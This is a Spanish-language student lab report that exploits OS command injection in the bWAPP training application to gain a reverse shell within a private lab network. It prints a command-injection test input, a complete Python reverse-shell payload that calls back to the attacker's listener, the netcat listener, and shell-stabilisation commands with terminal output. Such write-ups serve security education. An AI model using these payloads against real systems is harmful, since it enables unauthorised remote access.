


# Martin Dalla Pozza

***Práctica: Inyección de Comandos (OS Command Injection) en bWAPP***

***Objetivo:***

Demostrar la vulnerabilidad de inyección de comandos en la aplicación bWAPP (o BeeBox) para obtener una shell reversa desde la máquina víctima (Kali clonado, IP 192.168.1.5) hacia la máquina atacante (Kali principal, IP 192.168.1.2)



```
(kali@kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 02:42:33:a5:2a:06 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.2 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a27a:198:218:5221 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:83:ee:95 txqueuelen 1000 (Ethernet)
    RX packets 513 bytes 66683 (65.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 651 bytes 61760 (60.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
$ sudo docker ps -a
[sudo] contraseña para kali:
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS        NAMES

(kali㉿kali)-[~]
$ nc -lvnp 44044
listening on [any] 44044 ...
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.5] 48660
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@5455a727a33e:/app$ ^Z
zsh: suspended nc -lvnp 44044

(kali㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 44044

www-data@5455a727a33e:/app$
www-data@5455a727a33e:/app$ export TERM=xterm-256color
www-data@5455a727a33e:/app$ stty rows 24 columns 80
www-data@5455a727a33e:/app$
5455a727a33e      ff02::1          ip6-localhost        localhost
::1             ff02::2          ip6-localnet
fe00::0         ip6-allnodes     ip6-loopback
ff00::0         ip6-allrouters  ip6-mcastprefix
www-data@5455a727a33e:/app$ █
```

### **Objetivo:**

Demostrar la vulnerabilidad de inyección de comandos en la aplicación bWAPP (o BeeBox) para obtener una shell reversa desde la máquina víctima (Kali clonado, IP 192.168.1.5) hacia la máquina atacante (Kali principal, IP 192.168.1.2).

### **Entorno de trabajo:**

**Atacante:** Kali Linux (192.168.1.2)

**Víctima:** Kali clonado con bWAPP ejecutándose en un contenedor Docker (192.168.1.5)

**Red:** Adaptador puente, misma red local (192.168.1.0/24)

## ***Procedimiento realizado:***

### **1. Preparación del atacante**

Se verificó la IP del atacante con ifconfig (ver bwapp2.png):

**eth0:** inet 192.168.1.2

Se abrió un listener en el puerto 44044 con netcat:

**nc -lvnp 44044**

### **2. Identificación de la vulnerabilidad en la víctima**

Desde el navegador del atacante se accedió a bWAPP en la víctima: http://192.168.1.5:8080

***Se seleccionó el ejercicio "OS Command Injection"***

***Se probó un comando simple para confirmar la inyección:***

www.nsa.gov & whoami

***El resultado www-data (ver bwapp1.png) confirmó la vulnerabilidad.***

### **3. Ejecución del ataque (shell reversa)**

Dado que el payload clásico de Bash (bash -i >& /dev/tcp/...) no funcionaba en el entorno (falta de /dev/tcp), se utilizó un payload alternativo con Python:

```
www.nsa.gov & python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.1
68.1.2",44044));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/
bin/sh","-i"])'
```

***Inmediatamente, el listener mostró la conexión entrante (ver bwapp3.png):***

```
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.5] 48660
/bin/sh: 0: can't access tty; job control turned off
```

### **4. Estabilización de la shell**

Para mejorar la experiencia y obtener una shell interactiva, se ejecutaron los siguientes comandos dentro de la shell limitada:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
# Se presiona Ctrl+Z para suspender la sesión
```

### ***En el atacante:***

```
stty raw -echo; fg
```

Luego, dentro de la shell ya mejorada:

```
export TERM=xterm-256color
```

```
stty rows 24 columns 80
```

Se obtuvo una shell completamente funcional como usuario www-data en el contenedor víctima (ver bwapp3.png).

### **Evidencias:**

bwapp1.png: Muestra la interfaz de bWAPP con el campo de inyección y la ejecución exitosa de whoami (resultado www-data).

bwapp2.png: Configuración de red del atacante (IP 192.168.1.2) y verificación de que no hay contenedores Docker activos (irrelevante para el ataque, pero contextual).

bwapp3.png: Captura del listener recibiendo la conexión, el proceso de estabilización y la shell final.

### ***Conclusión:***

Se ha demostrado con éxito la explotación de la vulnerabilidad de inyección de comandos en bWAPP, logrando una shell reversa desde la máquina víctima hacia el atacante. El proceso incluyó la identificación de la vulnerabilidad, la selección de un payload adecuado (Python) y la posterior mejora de la shell para facilitar la interacción. Este ejercicio cumple con los objetivos planteados para la práctica de hacking de aplicaciones web.

### **Nota adicional sobre DNS Spoofing**

El enunciado original mencionaba "activar el DNS Spoofing", pero este paso no es necesario para la inyección de comandos, ya que la vulnerabilidad se explota directamente a través de la aplicación web. Si el trabajo práctico lo requiere, se puede añadir una nota explicando que el DNS spoofing sería un ataque complementario (por ejemplo, para redirigir tráfico), pero no esencial para obtener la shell reversa.